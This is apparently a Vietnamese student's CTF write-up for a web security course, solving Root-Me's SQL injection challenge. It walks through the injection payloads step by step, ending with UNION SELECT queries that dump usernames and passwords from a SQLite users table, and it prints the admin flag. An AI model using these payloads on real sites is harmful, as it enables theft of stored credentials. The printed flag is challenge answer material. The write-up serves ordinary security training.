

# BÀI TẬP CTF

## Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

### Challenge 3: SQL injection - String (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-String>

- Bài này yêu cầu lấy mật khẩu của administrator

#### SQL injection - String

30 Points 🌐  
CMS v 0.0.2

Author

g0uZ, 24 December 2012


Level ⓘ



Statement

Retrieve the administrator password

- Truy cập vào thử thách



- Bài này có khá nhiều lựa chọn
- Có các chức năng như đăng nhập, tìm kiếm thông tin
- Để kiểm tra có bị lỗi sqli không ta thử nhập **1'** vào và biết được ở ô tìm kiếm bị lỗi sqli

## CMS v 0.02

[Home](#) | [Search](#) | [Login](#)

Recherche

chercher

Warning: SQLite3::query(): Unable to prepare statement: 1, near "": syntax error in /challenge/web-serveur/ch19/index.php on line 150  
near "": syntax error

- Ta thấy dòng Warning xuất hiện, từ đó ta biết được ô tìm kiếm bị lỗi sqli và database được sử dụng là SQLite3
- Do đó ta sẽ thực hiện khai thác trên SQLite3
- Sử dụng **1' order by 1--** để kiểm tra số cột cho phép. Đến phép thử thứ 3 **1' order by 3--** thì bị lỗi


## CMS v 0.02

Recherche

chercher

Warning: SQLite3::query(): Unable to prepare statement: 1, 1st ORDER BY term out of range - should be between 1 and 2 in /challenge/web-serveur/ch19/index.php on line 150  
1st ORDER BY term out of range - should be between 1 and 2

- Vậy ta biết được database này có 2 cột.
- Tiếp tục kiểm tra xem cột nào có thể khai thác bằng lệnh **1' union select 1,2--**



**CMS v 0.02**

Recherche

chercher

*1 result(s) for "1' union select 1,2--"*

1 (2)

- Dựa vào kết quả, cả 2 cột đều khai thác được. Tiếp theo ta sẽ lấy tên bảng bằng lệnh **1' union select 1,sql from sqlite\_master--**



- Ta thu được 2 bảng là news và user, trong bảng user ta thấy có username và password. Thực hiện đọc cột này bằng lệnh **1' union select username,password FROM users--**



- Kết quả ta thu được 3 giá trị user. Trong đó có 1 tài khoản admin và password của admin chính là flag.

**FLAG: c4K04dtIaJsuWdi**